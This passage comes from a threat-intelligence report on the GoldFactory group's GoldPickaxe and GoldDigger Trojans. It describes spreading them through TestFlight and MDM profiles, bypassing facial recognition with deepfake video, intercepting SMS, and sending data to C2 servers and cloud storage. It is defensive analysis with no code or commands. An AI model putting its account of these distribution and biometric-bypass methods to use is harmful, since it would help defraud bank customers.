Another tactic involves the manipulation of Apple devices through **Mobile Device Management (MDM)**. MDM is a comprehensive and centralized solution for managing and securing mobile devices, such as smartphones and tablets, within an organization. The primary goal of MDM is to streamline device management tasks, enhance security, ensure compliance with organizational policies, and deploy applications. Within the Apple ecosystem, MDM allows to wirelessly configure devices by sending profiles and commands to the device.

GoldFactory has been successful in using both tactics to distribute its own iOS Trojan. When TestFlight is abused, victims receive seemingly innocent URLs such as **https://testflight.apple.com/join/<ID>**. Because these URLs carry the Apple domain, users often perceive them as trustworthy. Unfortunately, this misplaced trust leads users to install seemingly legitimate software, unknowingly exposing their devices to malicious threats.

A more sophisticated method used by GoldFactory is to manipulate victims into interacting with fraudulent websites to install an MDM profile. Victims are tricked into following URLs that redirect them to these fraudulent websites controlled by threat actors. The infection process requires users to take unusual steps, such as installing an MDM profile – an inherently suspicious step. Despite its complexity, if successful, this approach gives cybercriminals complete control over the victim's device. Below we will look at each facet of this sophisticated scheme employed by GoldFactory to plant GoldPickaxe.iOS into a victim's device.



Figure 9. Scheme illustrating how GoldPickaxe.iOS infects iOS devices

As mentioned above, one of the ways GoldFactory exploits unsuspecting users is through the use of TestFlight. Notably, TestFlight is used not only for testing purposes but also in a variety of contexts, such as bypassing regional restrictions when users have difficulty installing applications from their respective countries. The simplicity and cost-effectiveness of TestFlight make it an attractive option for cybercriminals. If a malicious application is blocked, cybercriminals can easily re-upload it using alternative developer accounts. They can also use services that offer similar functionality, providing a way to upload applications to TestFlight without significant barriers. This adaptability underscores the agility and resilience of cybercriminals using TestFlight as a tool for their malicious activities.

It is worth noting that the TestFlight method was used by GoldFactory in the early stages of their malicious campaign. However, there was a strategic switch when the cybercriminals moved on to using MDM.

We attribute this shift to the realization that applications uploaded to TestFlight are submitted to Apple's review process. As the GoldPickaxe.iOS Trojan was not accessible in TestFlight at the time of writing, It is likely that Apple's review has identified the GoldPickaxe.iOS malware, leading to the blocking measures. As a result, the cybercriminals adapted their distribution and chose the MDM method to circumvent the strict controls associated with TestFlight and continued their illicit activities. Group-IB issued a notification to Apple about the activity attributed to GoldFactory.



Figure 10. Description of the fake app in TestFlight
(not available in TestFlight at the time of writing)

We constantly monitored the activity of GoldFactory and after a short time, we noticed the changes in the infection chain. We began to detect fraudulent domains that were designed to download the MDM profile. Our findings are also confirmed by an alert from the Thai Cyber Police. In November 2023, some individuals were targeted by a scam where a cybercriminal posed as an official from the **Ministry of Finance**. According to the Thai police, the criminal claimed that the targets' elderly

relatives were eligible for additional pension benefits. The victims then clicked on links to the criminals' websites to download **MDM** profile settings that would allow the criminals to remotely manage the victims' mobile devices.

On these fraudulent websites, cybercriminals provide full instructions on how to install malicious applications. The instructions are written in Thai and are shown below as an example. We have briefly described what happens when the victim opens the received URL:

1. The victim opens the URL.
2. The system notices that the website is trying to download a configuration profile and asks for permission to install it.
3. After, the victim must press a button, indicating that they trust this configuration.
4. Safari automatically opens the URL.
5. Finally, the website asks the victim to authorize the installation of the Trojan.



Figure 11. Example of guide to install MDM profile for victims found on cybercriminals' website (inactive at the moment)

Once this profile is installed, cybercriminals gain unauthorized control over the device. Mobile device management offers a wide range of features such as **remote wipe**, **device tracking,** and

application management, which the cybercriminals take advantage of to **install malicious applications** and gain the information they need.

Figure 12. Example of an MDM profile installed by GoldFactory's victims

The GoldPickaxe.iOS Trojan installed as part of the MDM abuse scheme is disguising itself as a Thai government service app.



Figure 13. Login page of the GoldPickaxe.iOS Trojan disguised as a Thai government service app

Till now, we have abstractly presented the fraud scheme, and now we will discuss the features of the malware in detail below.

GoldFactory targets the iOS and Android mobile operating systems, bypassing the most stringent security controls and rigorous filtering. As with all Android Trojans, the threat actor tricks the user into installing and opening a malicious application, which we discussed in detail above. The victim then just needs to give the malware the necessary permissions. Once these permissions are granted,

the sophisticated suite of GoldFactory's Trojans operates almost autonomously, manipulating the victim's device without their knowledge. GoldFactory's Android Trojans obtain screen content information by abusing accessibility services and display fake web forms that mimic legitimate banking interfaces to capture the user's credentials. This would even bypass two-factor authentication (2FA).

In light of recent developments, it is significant to highlight the new policy in Thailand that requires users to confirm larger transactions using facial recognition. This additional security measure is designed to protect users from fraudulent activity.

However, GoldFactory has learned how to bypass these restrictions and has developed a highly sophisticated malware family. GoldPickaxe prompts the victim to record a **video** as a confirmation method in the fake application. The recorded video is then used as raw material for **the creation of deepfake videos** facilitated **by face-swapping artificial intelligence services**.

GoldPickaxe Trojans for iOS and Android platforms have additional capabilities, such as **requesting the victim's ID documents**, **intercepting SMS**, and **proxying traffic through the victim's infected device**. These functionalities will be detailed in the next section.

GoldPickaxe does not directly perform unauthorized transactions from the victim's phone. Instead, it collects all the necessary information from the victim to autonomously access the victim's banking application.

Facial recognition is actively used by Thai financial organizations for transaction verification and login authentication. As a result, GoldPickaxe's facial recognition video capture capabilities, combined with the ability to intercept SMS messages and obtain photos of ID documents provide cybercriminals with the opportunity to gain unauthorized access to bank accounts. Nevertheless, we have not observed documented cases of cybercriminals utilizing this stolen data to gain unauthorized access to victims' bank accounts in the wild.

We hypothesize that the cybercriminals are using their own devices to log in to bank accounts. The Thai police have confirmed this assumption, stating that cybercriminals are installing banking applications on their own Android devices and using captured face scans to bypass facial recognition checks to perform unauthorized access to victims' accounts.

Figure 14. Scheme illustrating how GoldPickaxe Trojans extract money from victims' devices

Listening is gold: analyzing technical capabilities of Trojans developed by GoldFactory

In this section, we will have a look at the technical aspects of the newly identified mobile Trojans in use by GoldFactory. Currently, we have categorized these Trojans into two primary families: **GoldPickaxe** and **GoldDigger** (and its newer version **GoldDiggerPlus**). GoldPickaxe appears in two distinct variants – iOS and Android – while GoldDigger targets Android devices exclusively, presenting three different variants.

Although GoldPickaxe and GoldDigger share common codes, GoldPickaxe differs in its primary goal by focusing on the gathering of personal information from victims, in contrast to GoldDigger's focus on **banking credentials**. GoldPickaxe has capabilities such as **capturing video of victims' faces**, exfiltrating **identity documents**, and **proxying traffic through victims' phones**. Conversely, GoldDigger is specifically designed to steal banking credentials.

Analysis of the Android variants in the GoldDigger family is challenging as all samples observed are wrapped in the **VirBox packer** – an advanced protection layer against both static and dynamic analysis, requiring additional time for analysis. In contrast, the **GoldPickaxe.iOS** version is unpacked and without evasion techniques. Operators can disable its functionality during the control phase, which underlines the careful way in which cybercriminals choose their victims.

Both Trojan families, GoldPickaxe and GoldDigger, employ a dual communication approach with the command-and-control (C2) server, utilizing Websocket and HTTP concurrently. Websocket serves as the channel for receiving commands, typically positioned on port **8282** for controlling Android devices and **8383** for iOS devices. Executed results are then transmitted via HTTP to their respective API endpoints, primarily for exfiltrating information from infected devices and reporting the outcomes of executed commands, all formatted in JSON. It is also worth noting that both GoldPickaxe and GoldDiggerPlus exfiltrated data from infected devices to **Alibaba cloud storage**.

During our research, we concluded that GoldFactory's mobile banking Trojans are still evolving. For example, the Android malware contains handlers that are not implemented or functions left unused. Therefore, we assume that the new versions will be released in the near future. Let's now examine each version of the Trojan in detail to gain a full understanding of its functionality.

GoldPickaxe Family

